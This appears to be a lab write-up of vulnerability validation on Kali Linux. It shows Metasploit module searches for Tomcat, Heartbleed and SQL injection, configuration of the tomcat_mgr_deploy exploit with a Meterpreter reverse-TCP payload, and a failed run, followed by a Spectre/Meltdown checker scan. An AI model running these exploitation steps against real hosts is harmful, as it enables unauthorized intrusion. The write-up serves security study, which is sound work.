
For Exploitation we can use the Metasploit tool. Here is the commands to do the Exploitation in Metasploit

msfconsole command let you to the Metasploit terminal where you can interact with the metasploit framework




```
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v6.4.3-dev                           ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

In the Metasploit console, I use the search command to search for available exploits that may be relevant to the vulnerability that I am trying to validate. For example, I am trying to validate a vulnerability in Apache Tomcat, I can use the following command to search for available Tomcat exploits.




```
msf6 > search tomcat

Matching Modules
================


   #   Name                                                                         Disclosure Date  Rank       Check  Description
   -   ----                                                                         ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos                             2014-02-06       normal     No     Apache Commons FileUpload and Apache To
mcat DoS
   1   exploit/multi/http/struts_dev_mode                                           2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Exe
cution
   2   exploit/multi/http/struts2_namespace_ognl                                    2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL
 Injection
   3     \_ target: Automatic detection                                             .                .          .      .
   4     \_ target: Windows                                                         .                .          .      .
   5     \_ target: Linux                                                           .                .          .      .
   6   exploit/multi/http/struts_code_exec_classloader                              2014-03-06       manual     No     Apache Struts ClassLoader Manipulation
Remote Code Execution
   7     \_ target: Java                                                            .                .          .      .
   8     \_ target: Linux                                                           .                .          .      .
   9     \_ target: Windows                                                         .                .          .      .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)    .                .          .      .
   11  auxiliary/admin/http/tomcat_ghostcat                                         2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   12  exploit/windows/http/tomcat_cgi_cmdlineargs                                  2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineA
rguments Vulnerability
   13  exploit/multi/http/tomcat_mgr_deploy                                         2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deplo
yer Authenticated Code Execution
   14    \_ target: Automatic                                                       .                .          .      .
   15    \_ target: Java Universal                                                  .                .          .      .
   16    \_ target: Windows Universal                                               .                .          .      .
   17    \_ target: Linux x86                                                       .                .          .      .
   18  exploit/multi/http/tomcat_mgr_upload                                         2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upl
oad Code Execution
   19    \_ target: Java Universal                                                  .                .          .      .
   20    \_ target: Windows Universal                                               .                .          .      .
   21    \_ target: Linux x86                                                       .                .          .      .
   22  auxiliary/dos/http/apache_tomcat_transfer_encoding                           2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Informa
tion Disclosure and DoS
   23  auxiliary/scanner/http/tomcat_enum                                           .                normal     No     Apache Tomcat User Enumeration
   24  exploit/linux/local/tomcat_rhel_based_temp_priv_esc                          2016-10-10       manual     Yes    Apache Tomcat on RedHat Based Systems I
nsecure Temp Config Privilege Escalation
   25  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc                          2016-09-30       manual     Yes    Apache Tomcat on Ubuntu Log Init Privil
ege Escalation
   26  exploit/multi/http/atlassian_confluence_webwork_ognl_injection               2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injec
tion
   27    \_ target: Unix Command                                                    .                .          .      .
   28    \_ target: Linux Dropper                                                   .                .          .      .
   29    \_ target: Windows Command                                                 .                .          .      .
   30    \_ target: Windows Dropper                                                 .                .          .      .
   31    \_ target: PowerShell Stager                                               .                .          .      .
   32  exploit/windows/http/cayin_xpost_sql_rce                                     2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
```

Here I have searched for the vulnerabilities in CVE-2014-9168.




```
msf6 > search CVE-2014-0160

Matching Modules
================


   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/server/openssl_heartbeat_client_memory  2014-04-07       normal  No     OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
   1  auxiliary/scanner/ssl/openssl_heartbleed          2014-04-07       normal  Yes    OpenSSL Heartbeat (Heartbleed) Information Leak
   2    \_ action: DUMP                                 .                .       .      Dump memory contents to loot
   3    \_ action: KEYS                                 .                .       .      Recover private keys from memory
   4    \_ action: SCAN                                 .                .       .      Check hosts for vulnerability


Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/ssl/openssl_heartbleed
After interacting with a module you can manually set a ACTION with set ACTION 'SCAN'
```

Here I have searched for the vulnerabilities in sql through the command sql Injection.




```
msf6 > search SQL Injection

Matching Modules
================

   #   Name                                                         Disclosure Date  Rank       Check  Descript
   -   ----                                                         ---------------  ----       -----  --------
   0   exploit/windows/misc/ais_esel_server_rce                     2019-03-27       excellent  Yes    AIS logi
   1   exploit/multi/http/atutor_sqli                               2016-03-01       excellent  Yes    ATutor 2
   2   auxiliary/scanner/http/wp_abandoned_cart_sqli                2020-11-05       normal     No     Abandone
   3   auxiliary/admin/scada/advantech_webaccess_dbvisitor_sqli     2014-04-08       normal     Yes    Advantec
   4   exploit/windows/http/advantech_iview_networkservlet_cmd_inject  2022-06-28    excellent  Yes    Advantec
   5     \_ target: Windows Dropper                                 .                .          .      .
   6     \_ target: Windows Command                                 .                .          .      .
   7   exploit/multi/http/agent_tesla_panel_rce                     2019-08-14       excellent  Yes    Agent Te
   8   auxiliary/gather/alienvault_iso27001_sqli                    2014-03-30       normal     No     AlienVau
   9   auxiliary/gather/alienvault_newpolicyform_sqli               2014-05-09       normal     No     AlienVau
   10  exploit/linux/http/alienvault_sqli_exec                      2014-04-24       excellent  Yes    AlienVau
   11  exploit/linux/http/alienvault_exec                           2017-01-31       excellent  Yes    AlienVau
   12  exploit/linux/http/astium_sqli_upload                        2013-09-17       manual     Yes    Astium R
   13  auxiliary/gather/billquick_txtid_sqli                        2021-10-22       normal     Yes    BillQuic
   14  exploit/windows/http/ca_totaldefense_regeneratereports       2011-04-13       excellent  No     CA Total
   15  exploit/unix/http/cacti_filter_sqli_rce                      2020-06-17       excellent  Yes    Cacti co
   16  exploit/linux/http/centreon_sqli_exec                        2014-10-15       excellent  Yes    Centreon
   17  exploit/multi/http/cockpit_cms_rce                           2021-04-13       normal     Yes    Cockpit
```

Once you have identified an exploit that I want to use to validate the vulnerability, I use the use command to select it.




```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) >
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.17.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

After selecting the exploit, I need to configure it by setting the target host and any other required options. I use the show options command to see a list of available options and their current values, and the set command to set the value of an option. For example:




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.17.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.17.128
RHOSTS ⇒ 192.168.17.128
```


Once I have configured the exploit, I use the run command to launch it and attempt to exploit the vulnerability. If the exploit is successful, I should see a message indicating that the exploit was successful and that a shell has been obtained.




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.17.128:4444
[*] Attempting to automatically select a target ...
[-] Failed: Error requesting /manager/serverinfo
[-] Exploit aborted due to failure: no-target: Unable to automatically select a target
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_deploy) > █
```

3) Patching and Verification:


For Patching and Verification I have used one git repository which basically checks and verifies that my CPU is not vulnerable.




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/speed47/spectre-meltdown-checker.git
Cloning into 'spectre-meltdown-checker'...
remote: Enumerating objects: 1682, done.
remote: Counting objects: 100% (245/245), done.
remote: Compressing objects: 100% (104/104), done.
remote: Total 1682 (delta 154), reused 157 (delta 133), pack-reused 1437
Receiving objects: 100% (1682/1682), 858.55 KiB | 2.03 MiB/s, done.
Resolving deltas: 100% (1053/1053), done.
```




```
┌──(kali㉿kali)-[~]
└─$ cd spectre-meltdown-checker
```



```
┌──(kali㉿kali)-[~/spectre-meltdown-checker]
└─$ sudo ./spectre-meltdown-checker.sh
Spectre and Meltdown mitigation detection tool v0.46-24-g4e29fb5

Checking for vulnerabilities on current system
Kernel is Linux 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64
CPU is Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz

Hardware check
* Hardware support (CPU microcode) for mitigation techniques
  * Indirect Branch Restricted Speculation (IBRS)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates IBRS capability:  NO
  * Indirect Branch Prediction Barrier (IBPB)
    * CPU indicates IBPB capability:  NO
  * Single Thread Indirect Branch Predictors (STIBP)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates STIBP capability:  NO
  * Speculative Store Bypass Disable (SSBD)
    * CPU indicates SSBD capability:  NO
  * L1 data cache invalidation
    * CPU indicates L1D flush capability:  NO
  * Microarchitectural Data Sampling
    * VERW instruction is available:  NO
  * Indirect Branch Predictor Controls
    * Indirect Predictor Disable feature is available:  NO
    * Bottomless RSB Disable feature is available:  NO
    * BHB-Focused Indirect Predictor Disable feature is available:  NO
  * Enhanced IBRS (IBRS_ALL)
    * CPU indicates ARCH_CAPABILITIES MSR availability:  NO
    * ARCH_CAPABILITIES MSR advertises IBRS_ALL capability:  NO
  * CPU explicitly indicates not being affected by Meltdown/L1TF (RDCL_NO):  NO
  * CPU explicitly indicates not being affected by Variant 4 (SSB_NO):  NO
  * CPU/Hypervisor indicates L1D flushing is not necessary on this system:  NO
  * Hypervisor indicates host CPU might be affected by RSB underflow (RSBA):  NO
  * CPU explicitly indicates not being affected by Microarchitectural Data Sampling (MDS_NO):  NO
  * CPU explicitly indicates not being affected by TSX Asynchronous Abort (TAA_NO):  NO
  * CPU explicitly indicates not being affected by iTLB Multihit (PSCHANGE_MSC_NO):  NO
  * CPU explicitly indicates having MSR for TSX control (TSX_CTRL_MSR):  NO
  * CPU explicitly indicates being affected by GDS and having mitigation control (GDS_CTRL):  NO
  * CPU explicitly indicates not being affected by GDS (GDS_NO):  NO
  * CPU supports Transactional Synchronization Extensions (TSX):  NO
  * CPU supports Software Guard Extensions (SGX):  NO
  * CPU supports Special Register Buffer Data Sampling (SRBDS):  NO
  * CPU microcode is known to cause stability problems:  NO  (family 0×6 model 0×9e stepping 0×a ucode 0×f4 cpuid 0×906ea pfid 0×1)
  * CPU microcode is the latest known available version:  UNKNOWN  (latest microcode version for your CPU model is unknown)
* CPU vulnerability to the speculative execution attack variants
  * Affected by CVE-2017-5753 (Spectre Variant 1, bounds check bypass):  YES
  * Affected by CVE-2017-5715 (Spectre Variant 2, branch target injection):  YES
  * Affected by CVE-2017-5754 (Variant 3, Meltdown, rogue data cache load):  YES
  * Affected by CVE-2018-3640 (Variant 3a, rogue system register read):  YES
